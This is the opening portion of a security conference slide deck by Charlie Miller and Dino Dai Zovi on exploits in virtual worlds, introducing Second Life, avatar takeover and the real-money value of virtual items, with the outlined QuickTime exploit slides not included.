
Virtual Worlds, Real Exploits

Charlie Miller
Independent Security Evaluators
cmiller@securityevaluators.com

Dino Dai Zovi
ddz@theta44.org



"If Hiro reaches out and takes the hypercard, then the data it represents will be transfered from this guy's system onto Hiro's computer. Hiro, naturally, wouldn't touch it under any circumstances, any more than you would take a free syringe from a stranger in Times Square and jab it into your neck."

Neal Stephenson
Snow Crash
1992


Outline

- Virtual worlds and exploits
- Second Life
- Quicktime Player vulnerability
- The exploit and payload
- Demo!
  - To watch in the virtual world, head over to Dewey 101,105,49


Virtual Worlds

Virtual Worlds

- Online environments whose “residents” are avatars representing players online
- Immersive, interactive, animated, 3D environments
- Typically, players design their avatar and/or environment
- Can be free or subscription based
- Can be places to simply hang out or may revolve around a game, i.e. Massively Multiplayer Online Roleplaying Games (MMORG)



Virtual World Accounts



Virtual World Accounts (MMORG)

10 million active WoW accounts - Jan 2008

Exploits and Virtual Worlds

- Typically computer exploits have come in the form of network packets or files
- In virtual worlds, they can take other forms:
  - An avatar’s hair color
  - Something whispered in your ear
  - A piece of art
  - A pink box sitting on the ground

Exploits and Virtual Worlds

- Normal exploits typically give control of the computer being exploited
- Exploits in virtual worlds do that too
- Besides being an avenue of attack, exploits in virtual worlds also offer unique payload opportunities
  - Take over control of the victims avatar!

People Can Be Very Protective of their Avatars

- Ailin Graef threatened to sue YouTube to remove a video of a “flying penis” attack against her avatar
  - YouTube complies

Exploits and PvP

- Why work hard to fight another player when you can just take over their computer with an exploit
- Make them stand there while you get to fight
- Even a DOS can help here!

Exploits + Virtual Worlds = $

- Some virtual worlds have virtual items that are worth real money
- Second Life has an exchange for USD to L$
    - 1 USD = 275 L$
- WoW equipment and gold is often sold online
    - 1 USD = 15 Gold
- Much easier to make money using virtual world exploits than “real” exploits
    - Identity fraud can be so messy!


Second Life

- Free virtual world
- Monthly fee to buy land (and create objects)
- Can customize avatar and create objects
- Can embed video and sound in objects
- Can write scripts which control objects and their environment
- Can use voice between players
  - Voice between players uses SIP through an intermediary server. SIP/VOIP exploits anyone?
- Fully supported currency exchange

